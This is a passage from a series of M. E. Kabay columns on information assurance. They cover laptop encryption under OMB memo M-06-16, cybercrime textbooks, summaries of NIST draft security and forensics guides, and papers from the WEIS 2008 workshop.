For example, I sometimes have to travel to Toronto from Vermont. Normally, my colleagues and I drive to Burlington airport -- about an hour for most of us. There, we normally need at most an hour before flight time because it's a small airport and everything goes pretty quickly. In all, our travel adds up to six hours from home to Toronto Airport: an hour drive, an hour wait, and four hours for two short flights (e.g., Burlington to Cleveland and Cleveland to Toronto). Now, we could drive to Montréal in about three hours and take the hourly shuttle from Dorval to Pearson; the total time might be about five hours. We choose the Burlington Route because it avoids uncertainty at the border and lets us read or work for a couple of extra hours that would otherwise be taken up driving. Put in a few more hours of travel time due to security delays at airports and the five hours starts to look more attractive. I suspect that we may see some significant reductions in short-haul flights if the security restrictions become more onerous for business travelers.< http://www.canada.com/nationalpost/story.html?id=e313d00c-92fc-4cb8-bb79-b9786659c2ad >

Finally, the restrictions on portable electronics and airplane cabins many lead to increased interest in thin client technology. Perhaps someday we will see business travelers renting fungible (I love that word) computers for their flights just as they can now rent DVD players for a flight.< http://www.altitunes.com/video_business.html > With wireless access in the air, a traveler might then be able to use her preferred software and access her business data from the corporate server using a VPN and save the results on the home system. At her destination, she could then use her own PC as a thin client to continue working with the same data. The Microsoft Exchange server for Outlook and e-mail < http://www.microsoft.com/exchange/default.mspx > includes a Web client for VPN access to e-mail, calendar, to-do list and so on even if the user is not physically connected to the corporate LAN. Perhaps this is an option that will become increasingly attractive as travel becomes more

onerous.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

US OMB Mandates Laptop Disk Encryption as #1 Precaution

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Losses of laptop computers with unencrypted hard drives continue to be reported week after week. On August 14, 2006 the US Department of Transportation admitted to laptop losses for the second time in a week. < http://www.washingtonpost.com/wp-dyn/content/article/2006/08/14/AR2006081401193.html >

Partly in response to the loss of control over confidential data on government computers, Clay Johnson III, Deputy Director for Management of the Office of Management and Budget (OMB) issued memorandum M-06-16 < http://www.whitehouse.gov/OMB/memoranda/fy2006/m06-16.pdf > on June 23, 2006 recommending the following safeguards for all federal government agencies (quoting exactly):

>The National Institute of Standards and Technology (NIST) provided a checklist for protection of remote information. (See attachment) The intent of implementing the checklist is to compensate for the lack of physical security controls when information is removed from, or accessed from outside the agency location. In addition to using the NIST checklist, I am recommending all departments and agencies take the following actions:

1. Encrypt all data on mobile computers/devices which carry agency data unless the data is determined to be non-sensitive, in writing, by your Deputy Secretary or an individual he/she may designate in writing;

2. Allow remote access only with two-factor authentication where one of the factors is provided by a device separate from the computer gaining access;

3. Use a "time-out" function for remote access and mobile devices requiring user re-authentication after 30 minutes inactivity; and

4. Log all computer-readable data extracts from databases holding sensitive information and verify each extract including sensitive data has been erased within 90 days or its use is still required.<

The document includes an extensive list of recommendations which referred to specific special publications (SPs) from the National Institute of Standards and Technology (NIST). The specific references are cryptic; e.g., "Related SP 800-53 controls and associated SP 800-53A assessment procedures: AC-1 ACCESS CONTROL POLICY AND PROCEDURES SP 800-53A: AC-1.1, AC-1.2, AC-1.3, AC-1.4 (for high impact add: AC-1.5, AC-1.6, AC-1.7)."

The San Francisco-based security company GuardianEdge Technologies has prepared a 45 page guidebook (free, but registration required) < http://www.guardianedge.com/white_papers/protecting_remote_information.html > that helps

readers interpret these cryptic references; e.g., “AC-1.1: Examine organizational records or documents to determine if access control policy and procedures: (i) exist; (ii) are documented; (iii) are disseminated to appropriate elements within the organization; (iv) are periodically reviewed by responsible parties within the organization; and (v) are updated, when organizational review indicates updates are required.”

On a related note, GuardianEdge Technologies products were recently selected by the Veterans Administration as disk encryption tools to implement the OMB directive < http://www.fcw.com/article95655-08-14-06-Web >.

I have recommended to my colleagues in the Norwich University IT department that we study the OMB memorandum and the GuardianEdge guidebook as a basis for implementing University wide disk encryption policies. I think readers would also do well to study these documents.

[I am grateful to Timothy J Polakowski of McGrath/Power Public Relations for bringing these documents to my attention on behalf of GuardianEdge Technologies. However, I have no involvement of any kind with that company and have not studied their products. References to their products do not constitute an endorsement.]

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Two Cybercrime Textbooks

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The fall 2006 semester has begun at Norwich University and I'll be teaching CJ341, Cybercrime and Cyberlaw < http://www.mekabay.com/courses/academic/norwich/cj341/index.htm > with my colleague Adjunct Professor Julie Tower-Pierce, Esq. I taught this course in 2001 and 2002 and Julie taught it from 2003 to 2005. With the growth in the number of students in criminal justice and information assurance majors, we now have two sections and so we are collaborating on the course. Readers of this column may be interested in two of the textbooks we are using this year:

- Moore, R. (2005). _*Cybercrime: Investigating High-Technology Computer Crime.*_ Matthew Bender & Co./Lexis-Nexis Group (ISBN 1-59345-303-5). xii + 258. Index.

- Clifford, R. D. (2006), ed. _*Cybercrime: The Investigation, Prosecution and Defense of a Computer-Related Crime, Second Edition.*_ Carolina Academic Press (ISBN 1-59460-150-X). xii + 282. Index.

Robert Moore, PhD is Assistant Professor of Criminal Justice at Delta State University in Cleveland < http://ntweb.deltastate.edu/vp_academic/bmoore/ >. We chose Dr Moore's book for its concise introduction to the types of computer crime that our students need to understand and for its focus on the practical needs of investigators. The text has the following structure:

1. An Introduction to High-Technology Crime
2. Hackers, Crackers, and Phone Phreaks
3. Identity Theft and Bandits of the Information Superhighway
4. Digital Child Pornography and the Abuse of Children in Cyberspace
5. Financial Fraud and Con Artistry on the Net
6. Emerging Crimes on the Internet
7. Investigating the Internet: Examining Online Investigations and Sting Operations
8. Seizure of Digital Evidence
9. Executing a Search Warrant for Digital Evidence
10. An Introduction to Computer Forensics
11. Legal Issues in the Admission of Digital Evidence
12. The Future of High-Technology Crime.

Ralph D. Clifford, JD is Professor of Law and associate dean of the Southern New England school of Law in North Dartmouth, MA < http://www.snesl.edu/bio.aspx?f=&s=1&b=8&t=6 >. He has brought together a number of distinguished authors who focus primarily on the legal basis for computer-crime investigations:

- Susan W. Bremer (Distinguished Professor of Law And Technology, University of Dayton school of Law): "Defining Cyber Crime: a Review of State and Federal Law."

- Ivan Orton (Senior Deputy Prosecuting Attorney, Fraud Division, Office of the Prosecuting Attorney, King County, Seattle, Washington): "The Investigation and

Prosecution of a Cyber Crime." This chapter has some valuable case studies that are carried through the entire investigative process and prosecution.

- Joseph F. Savage, Jr with Darlene D, Moreau and Dianna Lamb (attorneys in private practice): "Defending Cybercrime Cases: Selected Statutes and Defenses."

- Miriam F. Miquelon Weismann (Associate Professor, Southern New England School of Law): "International Cybercrime: Recent Developments in the Law."

A complete table of contents showing all the subheadings (but with incorrect page numbers) is available at < http://www.loc.gov/catdir/toc/ecip065/2005036294.html >.

I am confident that our students will learn a lot from these texts and I think some readers, especially those in law enforcement or information assurance education, will too.

In my next column, I will review our third textbook, which provides a comprehensive summary of civil and criminal law with a special focus on intellectual property rights.

Legal Aspects of Managing Technology

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in a recent column, I'm team-teaching the CJ341 course on Cybercrime and Cyberlaw at Norwich University this semester with Prof Julie Tower-Pierce, Esq < http://www.mekabay.com/courses/academic/norwich/cj341/index.htm >. Along with the two books I reviewed in that column, we're using this one:

Burgunder, L. (2007). _*Legal Aspects of Managing Technology, Fourth Edition.*_ Thomson West Legal Studies in Business (ISBN 0-324-39973-1). xv + 683. Index. Amazon link < http://tinyurl.com/qpvyo >

Lee Burgunder is Professor of Business Law and Public Policy at California Polytechnic State University in San Luis Obispo. His text includes the following chapters:

1. An Overview of the Technology Policy Environment in the United States
2. The International Technology Policy Environment
3. Fundamental Requirements for Patent Protection in the United States
4. Obtaining and Defending Patent Rights in the United States and Globally
5. Patent Protection for Computer Programs and Internet Business Methods
6. Protection of Secret Information
7. Fundamental Aspects of Copyright Protection
8. Copyright Protection for Computer Programs and Digital Media
9. Copyright and the Internet
10. Protecting™ Product Designs in International Markets
11. Domain Names and Other Trademark Issues on the Internet
12. Tort Liability for Physical and Economic Harms
13. Intrusions on Privacy and Other Personal Rights
14. Important Contract Issues for Technology Companies

The author explains in his preface that the book is intended to serve the needs of managers and students who must understand how laws affect technology management but who don't intend to

become lawyers. Professor Burgunder takes the position that Internet law has not sprung into existence all by itself: it is the logical application of well-established legal principles and case law developed to handle many kinds of technological changes. He has chosen to focus on "the most pressing and interesting issues without necessarily covering every legal angle that might come into play. . . . [T]he goal is to allow managers to understand the fundamental legal issues pertinent to technology management so that they can completely create strategic plans in consultation with their attorneys."

The book includes many current events and issues such as peer-to-peer music exchange, cyber squatting, spyware, scumware, antitrust prosecutions and the Uniform Computer Information Transactions Act. Controversial topics include freedom of speech, privacy rights in the workplace, protection of children who use the Internet and the effects of intellectual property law on international development.

Professor Burgunder also includes detailed accounts of 23 important legal cases illustrating "the concepts and reasoning that shape legal policies." He writes, “All the cases have been carefully edited so that the reader may focus on the major facts and issues involved in the dispute without being distracted by nuances of the legal system. In addition, the court’s original language has been preserved as much as possible. And, unlike many legal texts, the cases are preceded by explanations of what the reader should expect and are followed typically by summaries of their major principles."

Professor Tower-Pierce and I are looking forward to using this fine text in our course. I hope that some readers will also find it helpful.

NIST Guidelines on E-Mail Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the nicest aspects of writing this column for so long (I started in 2000) is the tremendous support I get from readers in industry, education and government. For example, I just received a friendly note from Timothy Grance, Manager of the Systems & Network Security Group of the Computer Security Division (CSD) of the National Institute of Standards and Technology (NIST) http://csrc.nist.gov/staff.htm >. He pointed to a number of draft publications that will interest many readers and so I'll review them in this and upcoming columns. < http://csrc.nist.gov/publications/drafts.html > Anyone wanting to be added to an e-mail notification list about new NIST security publications can subscribe for free < http://csrc.nist.gov/compubs-mail.html >.

SP 800-45A, "Guidelines on Electronic Mail Security" < http://csrc.nist.gov/publications/drafts.html > "is intended to aid organizations in the installation, configuration, and maintenance of secure mail servers and mail clients." Authors Miles Tracy, Wayne Jansen, Jason Butterfield, Karen Kent, and Scott Bisker have structured the 143-page document with the following main sections:

1. Introduction
2. Background and Standards
3. Email-Related Encryption Standards
4. Planning and Management of Mail Servers
5. Securing the Operating System
6. Mail Server and Content Security
7. Implementing a Secure Network for a Mail Server
8. Mail Client Security
9. Securely Administering a Mail Server

Major topics include (quoting directly from the Executive Summary):

- Email standards and their security implications
- Email-related encryption standards
- Email-specific aspects of securing the underlying operating system
- Securing mail server applications
- Filtering email content
- Email-specific considerations in the deployment and configuration of network protection mechanisms:
  - Firewalls
  - Routers
  - Switches
  - Intrusion detection systems and intrusion prevention systems
- Securing mail clients
- Administrating the mail server in a secure manner:

- Backups
- Security testing
- Updating and patching
- Log reviews
- Records management/archiving email.

Highlights of the recommendations (again, quoted from the Executive Summary) include:

- Organizations should carefully plan and address the security aspects of the deployment of a mail server.
- Organizations should implement appropriate security management practices and controls when maintaining and operating a secure mail server.
- Organizations should ensure that the mail server operating system is deployed, configured, and managed to meet the security requirements of the organization.
- Organizations should ensure that the mail server application is deployed, configured, and managed to meet the security requirements of the organization.
- Organizations should consider the implementation of encryption technologies to protect user authentication and mail data.
- Organizations should employ their network infrastructure to protect their mail server(s).
- Maintaining the security of a mail server is an ongoing process.

Readers of this column will be particularly pleased to see the appendices, which include a glossary, a list of Internet Engineering Task Force (IETF) Requests for Comment (RFCs), a detailed list of references for further reading, a list of 35 sets of e-mail security tools and applications including Web links and descriptions, a seven-page list of useful URLs and nine pages of checklists that can be used in review and auditing.

If readers have comments for improvement of the documents, they can submit them to < mailto:sp800-45a@nist.gov?Subject=Comments%20SP800-45A > by October 6, 2006.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

NIST Guide to IDP Systems

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in a previous column, there's a new set of draft documents from the Computer Security Resource Center (CSRC) of the US National Institute of Standards and Technology (NIST) < http://csrc.nist.gov/publications/drafts.html >.

SP 800-94, "Guide to Intrusion Detection and Prevention (IDP) Systems" < http://csrc.nist.gov/publications/drafts/Draft-SP800-94.pdf > is intended to assist organizations in understanding intrusion detection system (IDS) and intrusion prevention system (IPS) technologies and in designing, implementing, configuring, securing, monitoring, and maintaining intrusion detection and prevention (IDP) solutions. It provides practical, real-world guidance for each of four classes of IDP products: network-based, wireless, network behavior anomaly detection software, and host-based. The publication also provides an overview of complementary technologies that can detect intrusions, such as security information and event management software. It focuses on enterprise IDP solutions, but most of the information in the publication is also applicable to standalone and small-scale IDP deployments. This publication replaces NIST SP 800-31, Intrusion Detection Systems."

The document was written by Karen Kent and Peter Mell and has the following structure:

1. Introduction
2. Intrusion Detection and Prevention Principles
3. Overview of IDP Technologies
4. Network-Based IDP
5. Wireless IDP
6. Network Behavior Anomaly Detection Software
7. Host-Based IDP
8. Using and Integrating Multiple IDP Technologies
9. IDP Product Selection

Highlights of the recommendations (quoted from the Executive Summary) include

- Organizations should ensure that all IDP components are secured appropriately.
- Organizations should consider using multiple types of IDP technologies to achieve more comprehensive and accurate detection and prevention of malicious activity.
- Organizations planning to use multiple types of IDP technologies or multiple products of the same IDP technology type should consider whether or not the IDPs should be integrated.
- Before evaluating IDP products, organizations should define the requirements that the products should meet.
- When evaluating IDP products, organizations should consider using a combination of several sources of data on the products' characteristics and capabilities.

As usual, the document includes a glossary (Appendix A), a list of acronyms (Appendix B) and an extensive list of print and online resources pertaining to IDP systems and charts showing vendors of various types of products:

- Common Enterprise Network-Based IDP Systems (20 product lines)
- Common Enterprise Wireless IDP Systems (8 products)
- Common Enterprise NBAD (network behavior anomaly detection) Systems (7 companies)
- Common Enterprise Host-Based IDP Products (12 product lines).

If readers have comments for improvement of the documents, they can submit them to < mailto:800-94comments@nist.gov?Subject=Comments%20SP800-94 > by October 20, 2006."

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

NIST Guide to Secure Web Services

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in a previous columns, there's a new set of draft documents from the Computer Security Resource Center (CSRC) of the US National Institute of Standards and Technology (NIST) < http://csrc.nist.gov/publications/drafts.html >.

SP 800-95, "Guide to Secure Web Services" < http://csrc.nist.gov/publications/drafts/Draft-SP800-95.pdf > "provides detailed information on standards for Web services security. This document explains the security features of Extensible Markup Language (XML), Simple Object Access Protocol (SOAP), the Universal Description, Discovery and Integration (UDDI) protocol, and related open standards in the area of Web services. It also provides specific recommendations to ensure the security of Web services-based applications."

The 140-page document was written by Anoop Singhal and TheodoreWinograd. It has the following structure:

1. Introduction
2. Background to Web Services and Their Relationship to Security
3. Web Service Security Functions and Related Technologies
4. Human User's Entry Point into the SOA: Web Portals
5. Secure Web Service-Enabling of Legacy Applications
6. Secure Implementation Tools and Technologies

The authors point out that designers and managers of Web servers face particularly difficult security problems: "Many of the features that make Web services attractive, including greater accessibility of data, dynamic application-to-application connections, and relative autonomy (lack of human intervention) are at odds with traditional security models and controls." [Page ES-1] Problems include protecting confidentiality and data integrity and the constant threat to availability caused by the universal access inherent in the World Wide Web. They argue that simple "Perimeter-based network security technologies (e.g., firewalls, intrusion detection) are inadequate to
protect SOAs [Service Oriented Architectures]" because "SOAs are dynamic, and can seldom be fully constrained to the physical boundaries of a single
network." In addition, "SOAP [Simple Object Access Protocol] … is transmitted over HTTP [Hyper Text Transfer Protocol], which is allowed to flow without restriction through most firewalls. Moreover, TLS [Transport Layer Security], which is used to authenticate and encrypt Web-based messages, is unsuitable for protecting SOAP messages because it is designed to operate between two endpoints. TLS cannot accommodate Web services' inherent ability to forward messages to multiple other Web services simultaneously."

Highlights of the recommendations include

1. Replicate data and services to improve availability.
2. Use logging of transactions to improve accountability.

3. Use Secure software design and development techniques to prevent vulnerabilities.
4. Use performance analysis and simulation techniques for end to end quality of service and quality of protection.
5. Digitally sign UDDI [Universal Description, Discovery and Integration] entries to verify the author of registered entries.

Appendix A consists of four scenarios in 13 pages that illustrate the principles and recommendations presented in the body of the Guide:

1. Financial Institution Developing a Web Service
2. Healthcare Emergency Responders Orchestration of Web Services on Different Platforms
3. Web Services Enabling of Legacy Civil Agency System
4. Using Web Services Security Appliances to "Security Enable" Insecure Web Services.

Appendix B is a summary of common attacks against Web servers (15 pages). Appendix C is a one-page summary of the ebXML standard (Electronic Business using eXtensible Markup Language). Appendix D is a good glossary of useful terms for discussions of Web security (nine pages) and Appendix E lists three pages of appropriate acronyms. Finally, Appendices F and G provide a total of 10 pages of pointers to useful print and online resources for improving Web security.

If readers have comments for improvement of the documents, they can submit them to < mailto:800-95comments@nist.gov?Subject=Comments%20SP800-101 > by October 30, 2006."

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Workshop on Economics of Information Security: WEIS 2008

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the most difficult problems information assurance (IA) managers face is integrating IA into the financial management architecture underlying modern organizations. Because of the lack of centralized, verifiable reporting on information security breaches and their costs, it is impossible to emulate the actuarial statistics common to other forms of loss avoidance such as insurance, preventive maintenance, and health care. Strictly numerical methods such as annualized loss expectancies are of limited value in our field because of uncertain probabilities of occurrence and due to nebulous cost estimates for recovery from events that have not yet occurred in a specific environment.

Readers interested in this subject who can travel to the lovely New England town of Hanover< http://www.hanovernh.org/about >, New Hampshire at the end of June this year will be able to spend a few days concentrating on a range of topics centering on "risks, decision-making behaviors and metrics for evaluating business and policy options." The home page for the 2008 Workshop on the Economics of Information Security < http://weis2008.econinfosec.org/ > continues by asking, "How much should we spend on security? What incentives really drive privacy decisions? What are the trade-offs that individuals, firms, and governments face when allocating resources to protect data assets? Are there good ways to distribute risks and align goals when securing information systems?"

This seventh Workshop follows successful events.< http://weis2008.econinfosec.org/past_workshops.htm > hosted by leading universities in the US and the UK from 2002 through 2007. Topics this year include the following (see the program < http://weis2008.econinfosec.org/program.htm > for details including the full titles and the speakers):

- Cyber Policy and Regulation
  - Risk in Retail Payments
  - Identity Theft
  - Security Economics and European Policy
- Media Panel: Journalists' Perspective on Communicating Security
- CISO Panel: Evaluating ad Communicating Information Risk

The Workshop is hosted this year by the Center for Digital Strategies < http://mba.tuck.dartmouth.edu/digital/ > of the Tuck School of Business < http://www.tuck.dartmouth.edu/ > at Dartmouth College < http://www.dartmouth.edu/ >. The Dartmouth campus is a three hour drive from Boston (not counting rush hour) and is a two-hour interstate-highway drive from Manchester-Boston Regional Airport (code MHT)< http://www.flymanchester.com/ > in New Hampshire and from the Burlington International Airport (code BTV)< http://www.burlingtonintlairport.com/ > in Vermont. Once in New Hampshire or in Vermont, congestion is measured in rush minutes and the scenery is spectacularly lush in mid-summer.

Registration via the Web form < http://weis2008.econinfosec.org/registration_with_fees.htm > is quick and relatively inexpensive. Students and faculty receive substantial discounts. I think many readers will find the event of great value.

I am looking forward to attending the Workshop and I invite readers to come say hello if you see me there!

NIST Guidelines on Cell Phone Forensics

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in a previous columns, there's a new set of draft documents from the Computer Security Resource Center (CSRC) of the US National Institute of Standards and Technology (NIST) < http://csrc.nist.gov/publications/drafts.html >.

Readers who are corporate information security officers investigating possible violations of policy and law enforcement officials investigating possible crimes may need to extract data from the multi-purpose devices that are, curiously, still referred to as "mobile phones." For example, the Nokia Web site < http://www.nokiausa.com/phones/comparephones/1,8392,fltr=1|ordr=3,00.html > shows checkboxes for selecting devices equipped with

- Bluetooth® technology
- Camera (basic)
- Camera (2 megapixels or more)
- Downloadable ring tones
- FM radio
- Games
- Multimedia messaging
- MP3 player
- Speakerphone
- Video recorder
- Voice dialing
- Web browser.

When suspects use such devices, searching them for evidence becomes as necessary as searching their (other) computers.

SP 800-101, "Guidelines on Cell Phone Forensics" < http://csrc.nist.gov/publications/drafts/Draft-SP800-101.pdf > "outlines general principles and provides technical information intended to aid organizations evolve appropriate policies and procedures for preserving, acquiring, and examining digital evidence found on cell phones."

Authors Wayne Jansen and Rick Ayers have prepared a 98-page document with the following structure:

1. Introduction
2. Background
3. Forensic tools
4. Procedures and principles
5. Preservation
6. Acquisition

7. Examination and analysis
8. Reporting
9. References
Appendix A. Acronyms
Appendix B. Glossary
Appendix C. Generic acquisition overview
Appendix D. Standardized call records
Appendix E. Online forensic resources for mobile devices

Appendix C is an 11-page guide showing a generalized data-extraction process packed with screenshots from a variety of data-acquisition tools. It has the following subsections:

1. Connection identification
2. Device identification
3. Data selection
4. Acquisition
5. Phonebook entries
6. Call log entries
7. Message entries
8. Calendar entries
9. (U)SIM {UMTS [Universal Mobile Telecommunications System] Subscriber Identity Module}data
10. Picture entries
11. Searching
12. Reporting.

This work is a solid introduction to the terminology, tools and methods for forensic analysis of mobile communications devices; it will serve a wide range of users including instructors and students in industry and academic courses that focus on digital forensic investigations. I will certainly be recommending it as a reference in the upcoming Digital Forensics Investigations elective of the Norwich University Master of Science in Information Assurance (MSIA) program.

If readers have comments for improvement of the documents, they can submit them to < mailto:sp800-101@nist.gov?Subject=Comments%20SP800-101 > by September 29, 2006."

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

NIST Guide to Forensics in Incident Response

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I mentioned in a previous columns, there's a new set of draft documents from the Computer Security Resource Center (CSRC) of the US National Institute of Standards and Technology (NIST) < http://csrc.nist.gov/publications/drafts.html >. In addition, SP 800-86, "Guide to Integrating Forensic Techniques into Incident Response" by Karen Kent, Suzanne Chevalier, Tim Grance and Hung Dang has reached final version stage. The PDF file is available for download from < http://csrc.ncsl.nist.gov/publications/nistpubs/800-86/SP800-86.pdf >.

The document has the following structure:

1. Introduction
2. Establishing and Organizing a Forensics Capability
3. Performing the Forensic Process
4. Using Data from Data Files
5. Using Data from Operating Systems
6. Using Data From Network Traffic
7. Using Data from Applications
8. Using Data from Multiple Sources

Highlights of the recommendations as shown in the Executive Summary include

- "Organizations should ensure that their policies contain clear statements addressing all major forensic considerations, such as contacting law enforcement, performing monitoring, and conducting regular reviews of forensic policies and procedures."
- "Organizations should create and maintain procedures and guidelines for performing forensic tasks, based on the organization's policies and all applicable laws and regulations."
- "Organizations should ensure that their policies and procedures support the reasonable and appropriate use of forensic tools."
- "Organizations should ensure that their IT professionals are prepared to participate in forensic activities."

The 121-page document includes a set of appendices that includes a collection of all the major recommendations (Appendix A – 4 pages).

Appendix B will be useful to everyone but particularly so to educators who use the document in awareness, training and education exercixes: it consists of a list of proposed discussion points and a number of interesting scenarios to help workshop participants apply their new knowledge. The questions are as follows (quoting directly from page B-1):

1. What are the potential sources of data?
2. Of the potential sources of data, which are the most likely to contain helpful

information and why?
3. Which data source would be checked first and why?
4. Which forensic tools and techniques would most likely be used? Which other tools and techniques might also be used?
5. Which groups and individuals within the organization would probably be involved in the forensic activities?
6. What communications with external parties might occur, if any?
7. From a forensic standpoint, what would be done differently if the scenario had occurred on a different day or at a different time (regular hours versus off-hours)?
8. From a forensic standpoint, what would be done differently if the scenario had occurred at a different physical location (onsite versus offsite)?

The scenarios are as follows:

1. Possible DDoS Attack
2. Online Payment Problems
3. Unknown Wireless Access Point
4. Reinfected Host
5. Mistaken Identity
6. Unwanted Screen Saver
7. Phishing Attempts
8. Encrypted Files

For example, Scenario 1 begins as follows: "On a Saturday afternoon, external users start having problems accessing the organization's public Web sites. Over the next hour, the problem worsens to the point where nearly every attempt to access any of the organization's public Web sites fails. Meanwhile, a member of the organization's networking staff responds to automatically generated alerts from an Internet border router and determines that much of the organization's Internet bandwidth is being consumed by an unusually large volume of User Datagram Protocol (UDP) packets to and from both of the organization's public Domain Name System (DNS) servers."

Each scenario has additional specific questions; for example Scenario 1 continues with these questions:

1. How would the forensic activity change if the DDoS attack appeared to be coming from a network in a different state? In a different country?
2. How would the forensic activity change if the DDoS attack appeared to be coming from a business partner's network?

SP 800-86 will be an excellent resource for all computer-incident response team planners.

WEIS 2008:
Escalation and Incentives for Better Security

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the current series of articles, I'm reviewing some of the papers presented at the 2008 Workshop on the Economics of Information Security (WEIS 2008) < http://weis2008.econinfosec.org/ > at Dartmouth College on June 25-28, 2008.

Xia Zhao, PhD < http://www.dartmouth.edu/~xia/ > is a Research Fellow at the Glassmeyer/McNamee Center for Digital Strategies of the Tuck School of Business at Dartmouth College. In collaboration with Professor M. Eric Johnson, PhD < http://oracle-www.dartmouth.edu/dart/groucho/tuck_faculty_and_research.faculty_profile?p_id=Q1X3CS >, Professor of Operations Management and Director of the Center for Digital Strategies, she presented a paper entitled "Information Governance: Flexibility and Control through Escalation and Incentives. < http://weis2008.econinfosec.org/papers/Zhao.pdf >

The researchers present an overview of access-control models and point out that some organizations are experimenting successfully with a model for supporting creativity and effective use of corporate information by allowing rapid access to sensitive information if they need it, subject to appropriate controls and follow-up. They write,

> "In an increasingly dynamic world, information governance must be flexible, yet secure. To achieve flexibility, we consider a different approach where employees are given a base level of access, but allowed to escalate into controlled data and applications when needed. This allows one-time access without any time-delaying approval process. We have witnessed such an approach in several settings, including investment banking (where it is sometimes referred to as "override" … and health care (where it is called "break glass"…). In the cases we observed, escalation was used to solve a failure of traditional access control system.
>
> However, escalation potentially breeds significant security risks since employees may abuse their
> ability to access information. For example, accessing information not for business reasons but rather
> for personal benefit. To mitigate the associated security risks, the escalation activities are later
> audited, and employees found to be abusing their accesses are penalized. Auditing (or monitoring)
> with violation penalties have been implemented by firms seeking to drive desired behavior from
> employees or partners with respect to financial reporting, contract and regulation compliance. For
> example, Intel issues "speeding tickets" to employees that violate information security policies….

> Of course, escalation must be confined to cases where the risk of failure or the cost of recovery is relatively low compared to the cost of not granting access (e.g., the potential value created through escalation). It may not be suited to some financial or trading systems where there is significant risk of massive fraud. Rather it is useful in cases where there are many small risks or where the potential value of escalation is very high. For example, escalation is very effective in situations such as access to private medical information, where emergency access may save someone's life, or in a time-critical systems where the person with the necessary privileges may be unavailable…."

Using mathematical modeling, the authors developed the following key insights:

1. The quality of auditing is critically important for the success of an access-privilege-escalation system.
2. A range of penalties for violation of security standards using such an escalation system can be effective in reducing abuse; examples include mandatory compliance training (yecchh), writing explanatory reports (even more aversive in my opinion) and penalizing the employee's manager (The horror! The horror!).
3. Some data cannot be included in the range available through escalation.
4. Not all employees can be granted escalation privileges: the decision should be based on trust and need.
5. Observing the patterns of escalation can teach management about unsuspected information needs.

This last point is so valuable that I will quote the authors' own words in detail from their conclusion section:

> "The value of the information governance system with escalation also includes the possibility that the firm learns the dynamics of the business environment from employees. Sometime the firm is unaware of potential business opportunities simply because employees forwent them. The escalation scheme creates an implicit communicate channel between the firm and employees. It is also possible for the firm to spot trends that could identify a potentially malicious insider. Finally, it can be very helpful in establishing regular access levels and understanding how employees' roles change over time (sometimes referred to as role drift). By observing employees' needs over time, the firm can adjust their regular accesses accordingly."

WEIS 2008:
IPv6 Illustrates Resistance to New Technologies

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my previous column, I started reviewing an interesting paper by Hillary Elmore, L. Jean Camp and Brandon Stephens entitled "Diffusion and Adoption of IPv6 in the ARIN Region" < http://weis2008.econinfosec.org/papers/Elmore.pdf > that they presented at the 2008 Workshop on the Economics of Information Security (WEIS 2008) < http://weis2008.econinfosec.org/ > at Dartmouth College on June 25-28, 2008.

I found the most interesting section of the paper to be the part 6, the discussion of "Related Work in Economics of Information Security." I summarize below some of the key points made by the authors explaining resistance to adoption of new technologies and I urge readers to download the paper themselves to read the details. So in my own words, here are some highlights of their discussion:

- Small networks may experience relatively few benefits from adoption of new technology compared with the high cost of upgrading.
- Like patches, new protocols may have unexpected bugs or cause unexpected problems through their interactions with the existing technical infrastructure; therefore, many organizations will tend to delay implementation until others in the market have tried the new technology and ironed out the first bugs.
- The costs of implementing a change in the fundamental infrastructure mentioned in the point just above will include personnel education and training plus time and money involved in coping with inevitable problems resulting from inexperience. Such costs are difficult to explain and justify to nontechnical managers looking at the profit-and-loss statements of an organization.

Given the urgency of coping with exhaustion of the IPv6 address space, what are some measures that might encourage wider acceptance of the technology? The authors discuss the following approaches, which are not mutually exclusive:

- Governments can offer subsidies to offset costs.
